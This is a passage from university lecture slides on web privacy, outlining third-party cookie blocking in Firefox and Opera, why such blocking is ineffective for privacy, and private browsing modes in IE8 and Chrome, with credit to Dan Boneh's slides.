- Firefox and Opera: block send/read
  - Always implement "Set-Cookie" , but never send cookies to 3rd party
  - Breaks sess. mgmt. at several sites (off by default)

# Effectiveness of 3rd party blocking

- Ineffective for improving privacy
  - 3rd party can become first party and then set cookie
  - Flash cookies not controlled by browser cookie policy

- IE8 InPrivate browsing and Chrome incognito
  - Upon exit, delete all browser state collected while in private browsing

# Acknowledgements

Material in this lecture are taken from the slides prepared by:

- Prof. Dan Boneh (Stanford)